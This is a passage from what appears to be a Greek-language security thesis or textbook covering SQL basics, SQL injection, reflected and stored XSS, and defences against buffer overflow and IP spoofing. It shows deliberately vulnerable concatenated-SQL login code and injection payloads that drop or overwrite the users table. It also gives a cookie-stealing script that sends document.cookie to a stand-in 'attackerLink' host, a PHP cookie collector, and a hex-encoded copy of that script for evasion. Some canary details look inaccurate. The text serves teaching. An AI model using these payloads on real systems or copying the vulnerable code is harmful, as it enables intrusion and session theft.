- **FROM:** Ο όρος αυτός ορίζει τις σχέσεις από τις οποίες θα ανακτηθούν/επεξεργαστούν τα δεδομένα.
- **WHERE:** Ο όρος **where** ορίζει τις συνθήκες-περιορισμούς που αφορούν τα δεδομένα προς ανάκτηση, επεξεργασία ή διαγραφή.
- **GROUPBY:** Ο όρος αυτός χρησιμοποιείται προκειμένου να ομαδοποιήσει τα δεδομένα προς ανάκτηση, βάση ενός ή περισσότερων πεδίων.
- **HAVING:** Ο όρος αυτός στοχεύει στο φιλτράρισμα των ομάδων που προέκυψαν από τον όρο **groupby**, βάση ενός κριτηρίου.
- **ORDERBY:** Ο όρος αυτός στοχεύει στην ταξινόμηση των αποτελεσμάτων που προέκυψαν από ένα **select** ερώτημα, βάση ενός κριτηρίου.

<u>Παραδείγματα SQL Ερωτημάτων</u>

1. **SELECT ***
   FROM Book

   WHERE price > 100.00

   ORDER BY title

   Στο παραπάνω ερώτημα αρχικά θα διαβαστούν τα δεδομένα για κάθε ένα βιβλίο που είναι καταχωρημένο στο σύστημα. Στην συνέχεια θα γίνει το φιλτράρισμα στο **where**clause και εν τέλει θα απομείνουν μόνο τα βιβλία των οποίων η τιμή τους είναι αυστηρά μεγαλύτερη από τα 100 Ευρώ. Τέλος θα γίνει ταξινόμηση των αποτελεσμάτων, βάση του τίτλου των βιβλίων και θα επιστραφούν τα αποτελέσματα στον χρήστη.

2. **SELECT** isbn, title, price, price * 0.06 **AS** sales_tax
   FROM Book

   WHERE price > 100.00 **AND** publication_country = ‘Greece’

Στο παραπάνω ερώτημα αρχικά θα διαβαστούν τα δεδομένα για κάθε ένα βιβλίο που είναι καταχωρημένο στο σύστημα. Στην συνέχεια θα γίνει το φιλτράρισμα στο **where**clause και εν τέλει θα απομείνουν μόνο τα βιβλία των οποίων η τιμή τους είναι αυστηρά μεγαλύτερη από τα 100 Ευρώ και ταυτόχρονα η χώρα δημοσίευσης είναι η Ελλάδα. Στο τέλος θα επιστραφούν για όλα τα παραπάνω βιβλία το isbn, ο τίτλος του βιβλίου, η τιμή του βιβλίου, καθώς και η φορολόγηση του βιβλίου, η οποία αντιστοιχεί στο 6% της τιμής του βιβλίου.

3. **SELECT** isbn, title, price, price * 0.06 **AS** sales_tax
   FROM Book

   WHERE price > 100.00 **AND (**publication_country = ‘Greece’ **OR**

   publication_country = ‘Italy’)

Στο παραπάνω ερώτημα αρχικά θα διαβαστούν τα δεδομένα για κάθε ένα βιβλίο που είναι καταχωρημένο στο σύστημα. Στην συνέχεια θα γίνει το φιλτράρισμα στο **where**clause και εν τέλει θα απομείνουν μόνο τα βιβλία των οποίων η τιμή τους είναι αυστηρά μεγαλύτερη από τα 100 Ευρώ και ταυτόχρονα η χώρα δημοσίευσης είναι είτε η Ελλάδα είτε η Ιταλία. Στο τέλος θα επιστραφούν για όλα τα παραπάνω βιβλία το isbn, ο τίτλος του βιβλίου, η τιμή του βιβλίου, καθώς και η φορολόγηση του βιβλίου, η οποία αντιστοιχεί στο 6% της τιμής του βιβλίου.

4. **INSERT INTO** Book(isbn, title, price, publication_country) **VALUES**(689721, ‘Human History’, 98.00, ‘Portugal’)


Το παραπάνω ερώτημα θα καταχωρήσει ένα νέο βιβλίο στο σύστημα. Το isbn του βιβλίου θα είναι το 689721, ο τίτλος αυτού θα είναι το ‘HumanHistory’, η τιμή του θα είναι 98 ευρώ και η χώρα δημοσίευσης θα είναι η Πορτογαλία.

2.3.2 Τρόπος Λειτουργίας Διαδικτυακών εφαρμογών

Για την ανάλυση της επίθεσης είναι σημαντικό να κατανοήσουμε πως λειτουργούν οι διάφορες webapplications και πως πραγματοποιούνται τα διάφορα SQLqueries. Οι περισσότερες διαδικτυακές εφαρμογές χρησιμοποιούν φόρμες , οι οποίες επιτρέπουν στον χρήστη να αλληλοεπιδράσει και να στείλει πληροφορίες στον διακομιστή. Οι φόρμες έχουν μια πληθώρα εφαρμογών, μέσα στις οποίες συμπεριλαμβάνεται και η δημιουργία SQL ερωτημάτων, τα οποία πρόκειται να εκτελεστούν από τον διακομιστή.

Στην παρακάτω εικόνα παρουσιάζεται ένα παράδειγμα ενός html κώδικα για την παρουσίαση της λειτουργίας login. Αρχικά βλέπουμε ότι ορίζεται το tag «form», το οποίο ορίζει το περιεχόμενο της login φόρμας. Μια από τις παραμέτρου του htmltag είναι το “ACTION”, το οποίο προσδιορίζει το μέρος(link) που θα σταλθούν τα δεδομένα της φόρμας, όταν ο χρήστης υποβάλλει τα δεδομένα της φόρμας. Τα tag «input» που βρίσκονται εντός του εύρους της φόρμας ορίζουν κάθε ένα στοιχείο που βρίσκεται εντός της φόρμας. Η παράμετρος “TYPE” ενός taginput ορίζει το είδος του στοιχείου. Αντίθετα η παράμετρος “NAME” δηλώνει το μοναδικό όνομα που προσδίδεται σε κάθε πεδίο μας φόρμας, ώστε να είναι σε θέση ο παραλήπτης των δεδομένων να μπορεί να τα ανακτήσει.

Παράδειγμα Επικοινωνίας Εφαρμογής με τη ΒΔ



Μια πιθανή υλοποίηση της παραπάνω login φόρμας είναι η εξής:

```
<form method=”POST” action=”http://www.exampleServerSite.com/Login.jsp” >
  Login
<input  type=”text”  name=”login” >
  Password
<input  type=”text”  name=”password” >
<input  type=”submit”  value="Login">
</form>
```

Παρατηρούμε ότι τα πεδία “Login” και “Password” είναι τύπου κειμένου και επιτρέπουν στο χρήστη να δώσει είσοδος. Αντίθετα ο τύπος του πεδίου “Login” είναι κουμπί υποβολής και επιτρέπει στον χρήστη να υποβάλει τα περιεχόμενα μιας φόρμας.

Όταν ο χρήστης υποβάλει τα στοιχεία μιας φόρμας, τότε τα δεδομένα θα σταλθούν στο server «http://www.exampleServerSite.com/Login.jsp», ο οποίος στην πιο απλή περίπτωση θα ελέγξει απλά αν υπάρχει χρήστης με τα δεδομένα που υποβλήθηκαν. Για κάνει oserver τον έλεγχο αυτό, θα δημιουργήσει ένα SQL επερώτημα, το οποίο θα ρωτάει τη βάση να υπάρχει εγγεγραμμένος χρήστης με αυτά τα υποβληθέντα στοιχεία.

Μια πιθανή υλοποίηση του παραπάνω κώδικα είναι ο εξής:

```
String login = getParameter(“Login”);
String password = getParameter(“Password”);
String query = “SELECT * FROM users WHERE login=’ ” + login + ” ’ AND password=’ ”
+ password + ” ’ “;
Statement stat = connection.createStatement();
ResultSet rs = stat.executeQuery(query);
If(rs.next()){
        out.println(“Successful login!!!”);
}else{
```

```
        out.println("No valid login info!!!");
}
```

Για παράδειγμα αν ο χρήστης εισάγει τα στοιχεία "Nikos Papadopoulos" και "1234" στα πεδία Login και Password αντίστοιχα, τότε ο server θα εκτελέσει το ερώτημα **"**SELECT * FROM users WHERE login='Nikos Papadopoulos' AND password='12345'**"**. Σε περίπτωση που υπάρχει εγγραφή με αυτά τα στοιχεία, τότε θα εμφανιστεί το μήνυμα "Successfullogin!!!", διαφορετικά θα εμφανιστεί το μήνυμα "Novalidlogininfo!!!".

2.3.3 SQLInjection Επιθέσεις

Όπως αναφέρθηκε και στην εισαγωγή της επίθεσης δηλητηρίασης SQL κώδικα, ο επιτιθέμενος προσπαθεί να αλλοιώσει το query που πρόκειται να εκτελεστεί στη βάση, δίνοντας κατάλληλη μορφή στα δεδομένα εισόδου.

Ανάκτηση Απόρρητων Πληροφοριών

Μια απόρροια της επίθεσης δηλητηρίασης του SQL κώδικα είναι η ανάκτηση απόρρητων πληροφοριών από το σύστημα. Ας υποθέσουμε ότι στο παραπάνω παράδειγμα, ο χρήστης εισήγαγε τα στοιχεία " " και " ' OR 1=1 -- " στα πεδία Login και Password αντίστοιχα. Στην περίπτωση αυτή, το query που πρόκειται να εκτελέσει ο server είναι το εξής:

```
SELECT * FROM users WHERE login=' '  AND password=' ' OR 1=1 -- '
```

Το παραπάνω ερώτημα , λόγω της προσεταιριστικότητας των τελεστών της SQL, είναι ισοδύναμο με το ερώτημα:

```
SELECT * FROM users WHERE (login=' '  AND password=' ') OR 1=1 -- '
```

Βάση του παραπάνω ερωτήματος, η βάση θα επιστρέψει τα στοιχεία όλων των χρηστών , καθώς η συνθήκη «1=1» ισχύει πάντα. Να σημειωθεί πως το σύμβολο "—" δηλώνει σχόλιο, οπότε ότι ακολουθεί το σύμβολο αυτό, δεν διαμορφώνει τα αποτελέσματα που θα επιστρέψει/εκτελέσει ένα ερώτημα.

Επομένως, στο παραπάνω παράδειγμα ο χρήστης θα καταφέρει να εισαχθεί στο σύστημα, δίχως να είναι καταχωρημένος σε αυτό. Αν μάλιστα η εφαρμογή εμφάνιζε τα στοιχεία του χρήστη μετά το επιτυχημένο login, σε περίπτωση που εκτελούταν το

παραπάνω ερώτημα, τότε θα εμφανίζονταν τα προσωπικά στοιχεία όλων των χρηστών της εφαρμογής, συμπεριλαμβανομένων πιθανώς και των διαχειριστών της εφαρμογής. Με τον τρόπο αυτό, ο επιτιθέμενος θα είναι σε θέση να κάνει login στο σύστημα ως οποιοσδήποτε από τους υπάρχοντες χρήστες της εφαρμογής.

Τροποποίηση της Κατάστασης της ΒΔ

Μια δεύτερη συνέπεια που μπορεί να προκαλέσει η δηλητηρίαση ενός SQL κώδικα είναι η τροποποίηση της κατάστασης της Βάσης Δεδομένων, μέσω είτε της εισαγωγής νέων εγγραφών είτε της τροποποίησης/διαγραφής ήδη υπάρχοντων.

Ας υποθέσουμε ότι στο παραπάνω παράδειγμα ο χρήστης εισήγαγε τα στοιχεία “Andrew” και “pass'; DROPTABLEusers; -- ” στα πεδία Login και Password αντίστοιχα. Στην περίπτωση αυτή το ερώτημα που θα σχηματιζόταν θα ήταν το εξής:

“SELECT * FROM users WHERE login=’Andrew’ AND password=’pass’; DROP TABLE users; -- ’ “

Στην περίπτωση αυτή, θα εκτελεστούν δύο ξεχωριστά ερωτήματα. Το πρώτο ερώτημα θα είναι το “SELECT * FROMusersWHERElogin=’Andrew’ ANDpassword=’pass’ ”, ενώ το δεύτερο θα είναι το “DROPTABLEusers“. Το πρώτο ερώτημα θα επιστρέψει τις πληροφορίες του χρήστη με τα στοιχεία “Andrew” και “pass”, αν αυτός υπάρχει, ενώ το δεύτερο ερώτημα θα διαγράψει το table με όνομα “users”. Επομένως ο χρήστης θα καταφέρει να διαγράψει το table, το οποίο κρατάει τα στοιχεία όλων των χρηστών του συστήματος.

Μια άλλη είσοδο που θα μπορούσε να δώσει ο χρήστης θα ήταν ο συνδυασμός “Andrew” και “ pass’; UPDATEusersSETpassword=’1234’; -- ” .Τα δεδομένα εισόδου αυτού θα παρήγαγαν το query:

> SELECT * FROM users WHERE login=’Andrew’ AND password=’pass’; UPDATE users SET password=’1234’; -- ’

Με την εκτέλεση του παραπάνω ερωτήματος, ο επιτιθέμενος θα καταφέρει να ενημερώσει τον κωδικό όλων των χρηστών της εφαρμογής με τη τιμή «1234». Με τον τρόπο αυτό αφενός θα είναι σε θέση να εισαχθεί στο σύστημα μέσω τον λογαριασμό άλλων χρηστών (δεδομένου ότι με κάποιο τρόπο έχει μάθει το username τους, αφετέρου θα αποτρέψει την είσοδο των νόμιμων χρηστών, μέχρι να τροποποιήσουν εκ νέου τον κωδικό πρόσβασης τους στο σύστημα.

Με αντίστοιχο τρόπο ο χρήστης μπορεί να εισάγει παράνομα νέες εγγραφές στη Βάση Δεδομένων, με τη χρήση της λειτουργίας “INSERT”.

2.4 CROSSSITESCRIPTING

Με τον όρο Cross-sitescripting ή XSS (δεν είναι CSS γιατί θα υπήρχε σύγκρουση με το CascadingStyleSheets) αναφερόμαστε στην εκμετάλλευση διάφορων ευπαθειών (vulnerabilities) υπολογιστικών συστημάτων με εισαγωγή κώδικα HTML[1] ή Javascript[2] σε κάποιο ιστόχωρο. Πιο συγκεκριμένα, η ευπάθεια ορισμένων συστημάτων να φιλτράρουν και να απορρίψουν τυχόν επιβλαβείς εισόδους, δίνει τη δυνατότητα σε κακόβουλους χρήστες να εισάγουν κώδικα στη πλευρά του client (webbrowser) και να εισαχθεί (inject) σε κάποιον server, προκειμένου να γίνει εκμετάλλευση του κενού ασφαλείας.

Μέσω μιας τέτοιας επίθεσης, ο κακόβουλος χρήστης μπορεί να επιτύχει τα εξής:

- Κλοπή κωδικών/λογαριασμών και άλλων προσωπικών δεδομένων
- Κατασκοπία πλοήγησης χρήστη
- Αλλαγή ρυθμίσεων του ιστοχώρου
- Κλοπή των cookies [3]
- Ψεύτικη διαφήμιση

Οι επιθέσεις XSS χωρίζονται σε δύο βασικές κατηγορίες:

- Non-persistent ή reflected attacks
- Persistent ή stored attacks

Non-persistent(reflected) attacks

Αυτός ο τύπος επίθεσης αποτελεί την πιο δημοφιλή μορφή XSS επιθέσεων. Ο τρόπος λειτουργίας είναι ο ακόλουθος:

Ο επιτιθέμενος στέλνει ένα ειδικά κατασκευασμένο link(είτε μέσω email είτε μέσω δημόσιας δημοσίευσης συνδέσμου, όπως πχ σε ιστοσελίδες κοινωνικής δικτύωσης), το οποίο όταν το επισκεφθεί το θύμα, θα τρέξει στον browser του τον κακόβουλο κώδικα.

Για να καταλάβουμε καλύτερα την επίθεση αυτή θα δείξουμε ένα μικρό παράδειγμα. Ας υποθέσουμε ότι ένας κακόβουλος χρήστης έχει στήσει ένα δικό του server, η ιστοσελίδα του οποίου είναι η «http://attackerLink». Στον server αυτόν υπάρχει το αρχείο stealCookies.php με το παρακάτω περιεχόμενο:

```
<?php
    $cookie = $_GET[‘cookie’];
    $database = new Database();
    $database->add($cookie);
?>
```

Βάση του παραπάνω κώδικα, ο εξυπηρετητής θα διαβάσει την τιμή της παραμέτρου “cookie” από ένα HTTPGETrequest [4] και στην συνέχεια θα την εισάγει στη βάση δεδομένων.

Ας υποθέσουμε επίσης πως υπάρχει μια μηχανή αναζήτησης, το link της οποίας είναι το «http://website», και στην οποία τρέχει το αρχείο “search.php” με το παρακάτω περιεχόμενο:

```
<?php
    $keyword = $_GET['keyword'];
    $search = new Search($keyword);
    echo "Result for keyword \"$keyword\" is: <br>";
    echo $search->results();
?>
```

Ο κώδικας αυτός, αφού ανακτήσει τα δεδομένα που θα αντιστοιχούν στο keyword που έστειλε ο χρήστης, θα επιστρέψει τόσο το ίδιο το keyword, όσο και τα αποτελέσματα που αντιστοιχούν σε αυτό.

Η επίθεση επιτυγχάνεται σε 6 βήματα:

1. Ο κακόβουλος χρήστης θα στείλει το link «http://website/search.php?keyword=hi<script>window.location='http://attackerLink/stealCookies.php?cookie='+document.cookie</script>» στο επίδοξο θύμα.

2. Όταν το θύμα επισκεφτεί τον παραπάνω σύνδεσμο, θα σταλθεί το παραπάνω request στη μηχανή αναζήτησης.

3. Το αποτέλεσμα της μηχανής αναζήτησης θα ανακτήσει τα δεδομένα που θα αντιστοιχούν στο keyword αυτό και θα τα επιστρέψει στον χρήστη-θύμα. Το παραπάνω μήνυμα θα περιλαμβάνει μεταξύ άλλων και το κλειδί αναζήτησης, στο οποίο θα περιλαμβάνεται ο javascript κώδικας «<script>window.location='http://attackerLink/stealCookies.php?cookie='+document.cookie</script>».

4. Όταν ο φυλλομετρητής του θύματος παραλάβει την παραπάνω απάντηση, θα προσπαθήσει να την εμφανίσει. Ωστόσο, δεδομένου ότι στην απάντηση υπάρχει και ο προαναφερθείς javascript κώδικας, ο φυλλομετρητής του θύματος θα εκτελέσει τον κώδικα αυτό.

5. Αυτό θα έχει ως αποτέλεσμα να σταλθεί αίτημα στην ιστοσελίδα http://attackerLink/stealCookies.php, στο οποίο θα υπάρχει η παράμετρος “cookie” και η οποία θα περιέχει τα cookies του θύματος(document.cookie).

6. Όταν το αίτημα φτάσει στο site του κακόβουλου χρήστη, θα γίνει ανάκτηση των cookie του θύματος και στη συνέχεια θα αποθηκευτούν στη βάση δεδομένων του επιτιθέμενου. Με τον τρόπο αυτό επιτεύχθηκε η υποκλοπή των cookie του θύματος.

Μια σημαντική λεπτομέρεια στη συγκεκριμένη επίθεση είναι το γεγονός ότι ο κώδικας javascript είναι γραμμένος σε ASCII μορφή[5], επομένως θα είναι αναγνώσιμος από κάποιον έμπειρο χρήστη. Στην περίπτωση αυτή, ο έμπειρος χρήστης δεν θα επισκεφτεί το συγκεκριμένο link, υποψιαζόμενος ότι πρόκειται για κάποιου είδους επίθεση. Για την αντιμετώπιση αυτού του φαινομένου, ο κακόβουλος χρήστης μπορεί να τροποποιήσει τον προαναφερθεί javascript κώδικα, έτσι ώστε να αναπαριστάται σε δεκαεξαδική μορφή.

Η αντίστοιχη δεκαεξαδική αναπαράσταση του javascript κώδικα «<script>window.location='http://attackerLink/stealCookies.php?cookie='+document.cookie</script>» είναι η εξής:

3c 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 3d 27 68 74 74 70 3a 2f 2f 61 74 74 61 63 6b 65 72 4c 69 6e 6b 2f 73 74 65 61 6c 43 6f 6f 6b 69 65 73 2e 70 68 70 3f 63 6f 6f 6b 69 65 3d 27 2b 64 6f 63 75 6d 65 6e 74 2e 63 6f 6f 6b 69 65 3c 2f 73 63 72 69 70 74 3e

Persistent(stored) attacks

Στην περίπτωση της persistent επίθεσης, ο κακόβουλος κώδικας αποθηκεύεται στον στη βάση δεδομένων του εξυπηρετητή. Για τον λόγο αυτό, αυτές οι επιθέσεις θεωρούνται πιο επικίνδυνες, καθώς μπορούν να προκαλέσουν μεγαλύτερη ζημιά, λόγω μεγαλύτερου εύρους θυμάτων και ταυτόχρονα τα θύματα μπορεί να είναι και οι ίδιοι οι διαχειριστές του συστήματος.

Ας υποθέσουμε πως υπάρχει ένα forum, το οποίο εξυπηρετείται από μια βάση δεδομένων και η οποία κρατάει τη συνολική πληροφορία.

Η stored επίθεση επιτυγχάνεται με τα εξής 7 βήματα:

1. Ο κακόβουλος χρήστης χρησιμοποιεί τη φόρμα του forum για να κάνει reply σε ένα post. Το reply δεν θα είναι μια τυχαία απάντηση, αλλά θα είναι ένας κακόβουλος javascript κώδικας. Έστω πως χρησιμοποιηθεί πάλι ο «<script>window.location='http://attackerLink/stealCookies.php?cookie='+document.cookie</script>».

2. Όταν η απάντηση(reply) φτάσει στον server του forum, θα αποθηκευτεί στη βάση δεδομένων.

3. Έστω πως ένας νόμιμος χρήστης κάνει login στο forum και επιθυμήσει να επισκεφτεί τη σελίδα, όπου εμφανίζεται το προαναφερθέν post.

4. Η βάση δεδομένων θα ανακτήσει τα δεδομένα που αντιστοιχούν στο post, στο οποίο θα συμπεριλαμβάνεται και το reply του κακόβουλου χρήστη και θα τα στείλει πίσω στον χρήστη.

5. Ο browser του χρήστη στη προσπάθεια του να εμφανίσει τα δεδομένα που επέστρεψε ο server του forum, θα εκτελέσει τον javascript κώδικα που εισήγαγε ο κακόβουλος χρήστης.

6. Η εκτέλεση του κακόβουλου κώδικα θα στείλει ένα HTTPGETrequest στην ιστοσελίδα «http://attackerLink/stealCookies.php», στο οποίο θα υπάρχει η παράμετρος «cookie” και η οποία θα περιέχει τα δεδομένα του cookie του χρήστη.

7. Όταν το αίτημα φτάσει στο site του κακόβουλου χρήστη, θα γίνει ανάκτηση των cookie του θύματος και στη συνέχεια θα αποθηκευτούν στη βάση δεδομένων του επιτιθέμενου. Με τον τρόπο αυτό επιτεύχθηκε η υποκλοπή των cookie του θύματος.

Τόσο στις stored επιθέσεις, όσο και στις persistent ο κακόβουλος χρήστης θα μπορεί να αναγκάσει το θύμα να εκτελέσει μια διαφορετική ενέργεια, απλά τροποποιώντας το περιεχόμενο του javascript κώδικα.

3 ΜΟΡΦΕΣ ΑΜΥΝΑΣ

3.1 ΤΡΟΠΟΙ ΆΜΥΝΑΣ ΑΠΕΝΑΝΤΙ ΣΕ BUFFEROVERFLOW ΕΠΙΘΕΣΕΙΣ

Στην ενότητα αυτή θα γίνει αναφορά σε θέματα ασφάλειας, με στόχο την αντιμετώπιση BufferOverflow επιθέσεων από ένα λογισμικό. Οι επιθέσεις αυτές χωρίζονται σε δύο κατηγορίες, τις ενέργειες που πρέπει να κάνει ο developer ενός λογισμικού και τις ενέργειες που πρέπει να κάνει το λειτουργικό σύστημα.

Αρχικά όσον αφορά τον developer μια επιλογή που έχει είναι η χρήση safe-typelanguages, όπως Python και Java, στις οποίες η δέσμευση και η αποδέσμευση του χώρου γίνονται από τον ίδιο τον compiler. Από εκεί πέρα, ο developer είναι υπεύθυνος για την παραγωγή κώδικα λογισμικού, ο οποίος θα ελέγχει αν η είσοδος που θα αντιγραφεί σε ένα buffer ξεπερνάει τα όρια αυτού ή όχι. Επιπρόσθετα ο developer είναι υπεύθυνος για την επιλογή και χρήση βιβλιοθηκών που δεν έχουν αδυναμία σε BufferOverflow επιθέσεις. Τέλος, θα πρέπει να γίνεται συνεχής έλεγχος του παραγόμενου λογισμικού, τόσο πριν την έξοδο του στην αγορά όσο και μετά από αυτήν και να διαθέσει τα απαραίτητα updates/patches σε περίπτωση που βρεθεί μια αδυναμία του λογισμικού. Η αδυναμία αυτή μπορεί να βρεθεί είτε από τους testers τις εταιρίας είτε από feedback χρηστών.

Όσον αφορά τις ευθύνες του λειτουργικού συστήματος, υπάρχουν πολλοί τρόποι άμυνας απέναντι σε BufferOverflow επιθέσεις. Μια τέτοια άμυνα είναι το μαρκάρισμα της στοίβας ως μη εκτελέσιμης. Βάση της τεχνικής αυτής, δεν επιτρέπεται η εκτέλεση κώδικα που είναι αποθηκευμένος εντός της στοίβας. Με τον τρόπο αυτό εξουδετερώνονται επιθέσεις που εισάγουν τον κακόβουλο κώδικα εντός της στοίβας(πχ εντός της υπερχειλισμένης μνήμης). Μια δεύτερη μορφή άμυνας απέναντι στις BufferOverflow επιθέσεις είναι η τυχαιοποίηση της στοίβας και του σωρού. Βάση της τεχνικής αυτής, επιλέγεται τυχαία η διεύθυνση αποθήκευσης δεδομένων στη στοίβα ή στο σωρό, εξουδετερώνοντας με αυτόν τον τρόπο, επιθέσεις, οι οποίες στηρίζονται στην επανεκτέλεση ενός προγράμματος, καθώς στην πρώτη εκτέλεση ασχολήθηκαν με την ανάκτηση της διεύθυνσης αποθήκευσης του buffer, ο οποίος είναι ευάλωτος σε BOattacks. Μια τελευταία μορφή άμυνας είναι η χρήστη των canaries. Τα canaries είναι μια μορφή προστασίας για την στοίβα, τα οποία προσπαθούν να αναγνωρίσουν αν έχει γίνει απόπειρα για bufferoverflow επίθεση. Σε περίπτωση που έχει γίνει απόπειρα για

bufferoverflow επίθεση, το πρόγραμμα τερματίζει και παράγεται κατάλληλο μήνυμα ειδοποίησης προς τον χρήστη. Πιο συγκεκριμένα τα canaries τοποθετούνται στη στοίβα, πριν το returnaddress, με στόχο να έχουν τροποποιηθεί πρώτα αυτά και στη συνέχεια η returnaddress. Επομένως, όταν δημιουργείται ένα νέο frame, τοποθετείται από τον επεξεργαστή η τιμή του canary και ταυτόχρονα η οποία φυλάσσεται στο TLB του επεξεργαστή. Επομένως πριν γίνει χρήση της returnaddress, ο επεξεργαστής ελέγχει αν έχει τροποποιηθεί η τιμή του canary ή όχι, με βάση την τιμή που έχει αποθηκεύσει στο TLB. Υπάρχουν 3 μορφές canary, τα terminator canaries, τα random canaries και τα random XOR canaries.

- Terminatorcanaries: Πρόκειται για την πιο απλή μορφή canaries, όπου ως value αποθηκεύετε η τιμή τερματισμού ενός string. Με την χρήση αυτής της μορφής canaries, είναι αδύνατη η bufferoverflow επίθεση, μέσω της χρήσης ορισμένων συνάρτησεων, όπως είναι η strcpy. Τα αδύνατα σημεία αυτών των canaries είναι ότι αφενός δεν αποτρέπει επιθέσεις, όπου χρησιμοποιούνται συναρτήσεις που δεν επηρεάζονται από το Stringterminator, όπως είναι η memcpy και αφετέρου ότι η τιμή του canary είναι γνωστή και επομένως είναι εφικτό η προσπέραση του στη stack, δίχως να τροποποιηθεί η τιμή αυτού.
- RandomCanaries: Πρόκειται για canaries που παίρνουν τυχαία τιμή από τον επεξεργαστή και η οποία διαφέρει από frame σε frame. Ο στόχος αυτής της άμυνας είναι η αδυναμία προσπέρασης του canary, δίχως να αλλοιωθεί η τιμή του, δεδομένου ότι δεν είναι γνωστή εξ΄αρχής. Είναι σημαντικό να τονιστεί, πως αυτή η μορφή προστασίας δεν απαγορεύει στον χρήστη να κάνει override την returnaddress, απλά δεν θα την λάβει υπόψιν του για εκτέλεση ο επεξεργαστής.
- RandomXORCanaries: Τα randomXORcanaries είναι στην πραγματικότητα randomcanaries, τα οποία έχουν γίνει xor με τη returnaddress. Με τον τρόπο αυτό η returnaddress δένετε άμεσα με randomcanary και πιθανή αλλαγή στη returnaddress, πιθανότατα να μη συμβαδίζει με τη τιμή του canary.

3.2 ΑΝΤΙΜΕΤΩΠΙΣΗ ΤΟΥ SPOOFING

Η πιο αποτελεσματική αντιμετώπιση ενάντια σε αυτήν την απειλή είναι η χρήση ενός υπολογιστή gateway που θα βρίσκεται ανάμεσα στο τοπικό δίκτυο και το Διαδίκτυο. Ο υπολογιστής αυτός θα είναι κατάλληλα ρυθμισμένος ούτως ώστε να απορρίπτει όλα τα πακέτα που έρχονται από το διαδίκτυο και έχουν ως διεύθυνση προέλευσης την διεύθυνση IP ενός υπολογιστή του τοπικού δικτύου. Με τον τρόπο αυτό εξασφαλίζεται ότι ένας εξωτερικός εισβολέας δεν θα χρησιμοποιήσει κάποια από τις διευθύνσεις IP του τοπικού δικτύου ως ψεύτικη διεύθυνση στα πακέτα του. Επίσης, ο υπολογιστής gateway θα πρέπει να απορρίπτει όλα τα πακέτα που προέρχονται από το τοπικό δίκτυο και έχουν διεύθυνση προέλευσης μία διεύθυνση IP που δεν ανήκει στους υπολογιστές του τοπικού δικτύου. Έτσι εξασφαλίζεται ότι κάποιος χρήστης του τοπικού δικτύου δεν πρόκειται να χρησιμοποιήσει την τεχνική IPspoofing για να επιτεθεί σε κάποιον άλλον υπολογιστή εκτός τοπικού δικτύου.

Μερικά από τα πρωτόκολλα που βρίσκονται σε ανώτερο επίπεδο σε σχέση με το πρωτόκολλο IP (πχ TCP) έχουν τους δικούς τους μηχανισμούς ασφαλείας έναντι του IPspoofing. Για παράδειγμα το TCP αριθμεί κάθε πακέτο που μεταδίδεται ούτως ώστε οι δύο υπολογιστές που συμμετέχουν στην σύνδεση TCP να ξέρουν με βεβαιότητα εάν κάποιο πακέτο ανήκει στην παρούσα σύνδεση ή προέρχεται από κάποιον τρίτο υπολογιστή.

3.2.1 Αντιμετώπισηpingofdeath

